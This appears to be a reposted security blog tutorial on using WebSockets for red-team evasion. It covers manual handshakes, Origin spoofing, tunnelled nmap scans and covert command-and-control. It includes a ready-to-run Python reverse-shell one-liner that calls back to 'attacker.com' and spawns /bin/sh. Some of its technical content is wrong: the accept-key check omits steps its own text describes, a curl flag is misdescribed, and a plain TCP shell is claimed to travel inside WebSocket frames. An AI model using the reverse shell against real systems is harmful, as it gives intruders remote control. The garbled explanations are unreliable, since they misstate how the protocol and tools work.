Listen to this Post
Introduction:

The WebSocket protocol, a staple of modern web applications for full-duplex communication, presents a unique and often overlooked attack surface for red teams. Unlike traditional HTTP, its persistent connection can be abused to bypass security controls and establish covert command and control channels. This article deconstructs the WebSocket handshake, providing red team professionals with the technical commands and methodologies to weaponize it.
Learning Objectives:
- Understand the technical mechanics of the WebSocket handshake process.
- Learn to craft manual WebSocket requests to evade automated security tooling.
- Leverage WebSocket connections for stealthy data exfiltration and C2 operations.
You Should Know:
1. Manual WebSocket Handshake Initiation
A WebSocket connection begins with a carefully crafted HTTP Upgrade request. This can be sent manually using `netcat` to avoid client-side security hooks.
nc -nv target.com 80
GET /ws-endpoint HTTP/1.1
Host: target.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Sec-WebSocket-Version: 13
Origin: https://target.com
Step-by-step guide: This command opens a TCP connection to the target on port 80. The HTTP request requests an upgrade to the WebSocket protocol. The `Sec-WebSocket-Key` is a required, random base64-encoded value. The server’s response will include a `Sec-WebSocket-Accept` header, which is derived from this key. If the server responds with “HTTP/1.1 101 Switching Protocols”, the handshake is successful, and the TCP connection is now a WebSocket tunnel, ready for raw data frames.
2. Validating the Server’s Handshake Response
A critical step is verifying the server’s acceptance key to ensure you are communicating with a legitimate WebSocket endpoint and not an intermediary.
 Calculate the expected accept key from your sent key
echo -n "dGhlIHNhbXBsZSBub25jZQ==" | base64 -d | sha1sum | awk '{print $1}'
 The server should respond with the base64-encoding of this SHA1 hash.
Step-by-step guide: The server generates its `Sec-WebSocket-Accept` header by taking the key you sent, appending the magic string “258EAFA5-E914-47DA-95CA-C5AB0DC85B11”, taking the SHA-1 hash of the resulting string, and then encoding it in base64. Validating this proves the endpoint is a true WebSocket server.
3. Bypassing Origin Restrictions with Curl
Some servers implement Origin-based validation. The `curl` command can be used to test and manipulate this header.
curl -i -N -H "Connection: Upgrade" -H "Upgrade: websocket" -H "Host: target.com" -H "Origin: https://trusted-domain.com" -H "Sec-WebSocket-Key: AAAABBBBCCCCDDDD==" -H "Sec-WebSocket-Version: 13" http://target.com/ws-endpoint
Step-by-step guide: This command attempts the WebSocket handshake using curl. The `-i` flag shows the response headers, `-N` prevents reading from stdin. The `-H` flags set the required headers. Manipulating the `Origin` header is a common technique to test for misconfigurations that might allow connections from unauthorized domains.
4. Leveraging WebSocket SOCKS Proxies for Tooling
Tools like `proxychains` can route tool traffic through a WebSocket tunnel, making standard attack tools WebSocket-aware.
 Configure /etc/proxychains.conf to use a WebSocket proxy (e.g., running on localhost:8080)
socks5 127.0.0.1 8080

Use nmap through the WebSocket proxy
proxychains nmap -sT -Pn -n target.internal
Step-by-step guide: This requires a intermediary proxy server that translates WebSocket connections to raw TCP (tools like `wsproxy` can do this). You configure `proxychains` to use this proxy’s SOCKS5 interface. Then, tools like `nmap` are prefixed with proxychains, forcing their traffic through the WebSocket tunnel, effectively making internal port scans appear as WebSocket traffic.
5. Establishing a Covert C2 Channel with WebSockets
Frameworks like `WebSocketSh` can be used to establish a fully interactive shell over a WebSocket, blending in with legitimate application traffic.
 On the attacker's server (using WebSocketSh)
python3 websocketsh.py -p 8080

On the compromised target (reverse shell payload)
python3 -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('attacker.com',8080));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(['/bin/sh','-i'])"
 The traffic is encapsulated within the WebSocket frames.
Step-by-step guide: The attacker sets up a WebSocket listener. The payload on the target establishes a reverse TCP connection to the listener. The listener then encapsulates the raw shell data within WebSocket frames. To network monitoring tools, this appears as standard WebSocket traffic to a common port like 443 or 80, evading detection based on port alone.
- Intercepting and Manipulating WebSocket Traffic with Burp Suite
Burp Suite’s Proxy can natively intercept, inspect, and modify WebSocket messages, which is crucial for vulnerability testing. - Configure your browser to use Burp as its proxy.
- Navigate to a web app that uses WebSockets.
- In Burp, go to the “Proxy” > “Intercept” tab and ensure intercept is on.
- Complete the initial HTTP WebSocket handshake. Subsequent WebSocket data frames will appear in the “Intercept” tab for modification before being forwarded.
Step-by-step guide: This allows a red teamer to perform manual testing, such as injecting malicious payloads into application data sent over the WebSocket channel, testing for input validation flaws, XSS, or SQLi within the WebSocket data stream.
7. Automating WebSocket Security Testing with Nuclei
The Nuclei scanner has templates specifically designed to probe for known WebSocket vulnerabilities.
nuclei -u ws://target.com/ws-endpoint -t /path/to/websocket-templates/
Step-by-step guide: This command runs the Nuclei scanner against a specific WebSocket endpoint (ws://), using a directory of custom templates. These templates can automate checks for issues like arbitrary origin acceptance, denial-of-service via malformed frames, or information leakage. It allows for efficient, broad testing of the WebSocket attack surface.
What Undercode Say:
- WebSockets are a prime candidate for bypassing egress filtering and legacy web application firewalls (WAFs) that are not configured to deeply inspect the WebSocket protocol after the initial handshake.
- The persistent nature of the connection reduces the network noise typically associated with beaconing, offering a higher degree of stealth for long-term operations.
Analysis: The technical low-level access provided by a raw WebSocket tunnel is immensely powerful for offensive operations. It represents a fundamental misunderstanding by many blue teams: if it’s on port 80/443, it must be HTTP/S. Red teams exploiting this misconception can operate with significant freedom. The key to defense lies in advanced WAFs and proxies capable of deep packet inspection (DPI) of WebSocket traffic and strict origin validation policies on the server side. Monitoring for anomalous WebSocket connections, especially those initiating from non-browser processes or with unusual data patterns, is critical.
Prediction:
As defensive tools increasingly apply machine learning to HTTP/S traffic analysis, red teams will pivot heavily towards protocols like WebSockets, WebRTC, and HTTP/2 streams to hide in plain sight. We will see a rise in offensive tooling that natively uses WebSockets as a default C2 transport, and defensive vendors will respond by integrating more robust, behavioral analysis of these protocols into next-generation firewalls and EDR platforms. The cat-and-mouse game will shift from ports and protocols to the application layer semantics of persistent connections.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Uday Mittal – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


